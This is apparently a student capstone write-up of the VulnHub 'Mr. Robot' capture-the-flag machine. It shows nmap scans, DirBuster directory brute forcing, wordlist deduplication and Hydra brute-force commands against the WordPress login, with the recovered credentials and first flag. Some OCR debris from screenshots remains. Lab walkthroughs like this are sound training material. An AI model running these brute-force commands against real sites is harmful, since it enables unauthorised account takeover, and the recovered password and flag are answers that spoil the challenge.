
Mr. Robot Virtual Machine

via VulnHub (https://www.vulnhub.com/entry/mr-robot-1,151/)

By Rebecca Hulse, Exquisitive Hundley, & Shelby Linn

Fullstack Academy Capstone Project


First, we did an Nmap scan on our network using 192.168.xx.xx/24 (in Shelby's case, 192.168.30.13/24)



```
┌──(kali㉿kali)-[~/mr.robot]
└─$ nmap -sn 192.168.30.13/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 17:52 EDT
Nmap scan report for 192.168.30.13
Host is up (0.000054s latency).
Nmap scan report for 192.168.30.14
Host is up (0.00037s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 15.93 seconds
```


We see another IPv4 address 192.168.xx.xx (192.168.30.14) and do another Nmap scan on that IP.

There are 3 ports shown in the scan:
22 closed ssh
80 open http
443 open ssl/https Apache web server




```
┌──(kali㉿kali)-[~/mr.robot]
└─$ cat nmap.scan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 12:54 EDT
Nmap scan report for 192.168.30.14
Host is up (0.00040s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
MAC Address: 08:00:27:AB:8A:65 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop
```

In Firefox, we navigate to the http web page by typing in 192.168.30.14:80 and we are brought to a page that looks like a shell. It gives commands to enter into this “shell”. Tried every command given, but none seem particularly helpful at this point.




```
17:55 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

17:55 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain
it yet, but there's a part of you that's exhausted with this world... a world that decides where you
work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection
you're using to read this is costing you, slowly chipping away at your existence. There are things you
want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```


and here we have found the first flag. ***073403c8a58a1f80d943455fb30724b9***



```
073403c8a58a1f80d943455fb30724b9
```

(Also opened the fsociety.dic out of pure curiosity and it opens with vim. I'm sure something from this might come into play later.)

Moving on to finding the next key, our next step was using dirbuster.
We insert http://192.168.30.14:80 as the target and used
/usr/share/dirbuster/wordlist/directory-list-2.3-medium.txt



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 48 Files: 52
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change
(Select and right click for more options)
h.
/

http://192.168.30.14:80/

Type	Found	Response	Size
Dir	/blog/rss/rss/	301	377
File	/js/vendor/rss/index.php	301	404
Dir	/feed/	200	361
File	/blog/rss/rss/index.php	301	403
File	/0/index.php	301	392
File	/feed/index.php	301	395
Dir	/images/rss/rss/	301	379
File	/wp-login.php	200	3117
Dir	/video/	403	398
File	/images/rss/rss/index.php	301	405
Dir	/comments/feed/	200	361
Dir	/login/rss/rss/	301	378
Dir	/wp-includes/	403	404
File	/video/index.php	301	396

Current speed: 123 requests/sec

Average speed: (T) 122, (C) 127 requests/sec

Parse Queue Size: 0

Total Requests: 3302/21613734


Current number of running threads: 10

Time To Finish: 1 Day


Starting dir/file list based brute forcing

/login/rss/rss/rss/crack.php

We instantly find that the page is being run with WordPress, so now we want to open that directory in the browser and find some credentials.




This is where the fsocity.dic comes into play.
Doing a word count on that file, it shows there are 858,160 words. That is entirely too many.




```
┌──(kali㉿kali)-[~/mr.robot]
└─$ wc -w fsocity.dic
858160 fsocity.dic
```

I opened the file and there seem to be a lot of duplicates. We can use sort to filter out those duplicates…




```
┌──(kali㉿kali)-[~/mr.robot]
└─$ cat fsocity.dic | sort -u > fsociety.txt
```



```
┌──(kali㉿kali)-[~/mr.robot]
└─$ wc -w fsociety.txt
11451 fsociety.txt

┌──(kali㉿kali)-[~/mr.robot]
└─$ 
```


That narrowed it down to only 11,451 words. Way better than what we were previously working with. Now we will use hydra to brute force some matches for something generic like “password” as the password to get some usernames that match.



```
┌──(kali㉿kali)-[~/mr.robot]
└─$ hydra -L fsociety.txt -p password 192.168.30.14 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-07 14:10:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
event overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.30.14:80/wp-login.php:log=^USER^&pwd=^PWD^:Invalid username
[STATUS] 3233.00 tries/min, 3233 tries in 00:01h, 8219 to do in 00:03h, 16 active

[80][http-post-form] host: 192.168.30.14   login: elliot   password: password
[80][http-post-form] host: 192.168.30.14   login: Elliot   password: password
[80][http-post-form] host: 192.168.30.14   login: ELLIOT   password: password
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

We found that obviously elliot is a viable username, but is password the actual correct password for the WordPress account? No, it is not.

So now we want to reverse the command to search the file for the working password.
hydra -vV *(this means verbose and to show each password attempt)* **-l elliot -P fsociety.txt 192.168.30.14 http-post-form ‘/wp-login.php:log=^USER^&PWD=^PASS^&wp-submit=Log+In:F=is incorrect"**




```
[ATTEMPT] target 192.168.30.14 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 6] (0/0)
[80][http-post-form] host: 192.168.30.14   login: elliot   password: ER28-0652
[STATUS] attack finished for 192.168.30.14 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-07 15:28:48

┌──(kali㉿kali)-[~/mr.robot]
└─$ hydra -vV -l elliot -P fsociety.txt 192.168.30.14 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect"
```

Since the command went through each and every login attempt, it wouldn't fit on the screen. Here I have re-entered the command to show how we got the successful password.

So now that we have a password, we can log into

Now that we have a username and a password, we can successfully log into the WordPress.

On the Dashboard, we can see that version 4.3.1 is running. We investigate the page further to see if we can find other information…



192.168.30.14/wp-admin/

Dashboard


At a Glance

WordPress 4.3.1 running Twenty Fifteen theme.

Activity


No activity yet!

Navigating through the page, we find a Users tab. From there we see that there is another user listed. mich05654



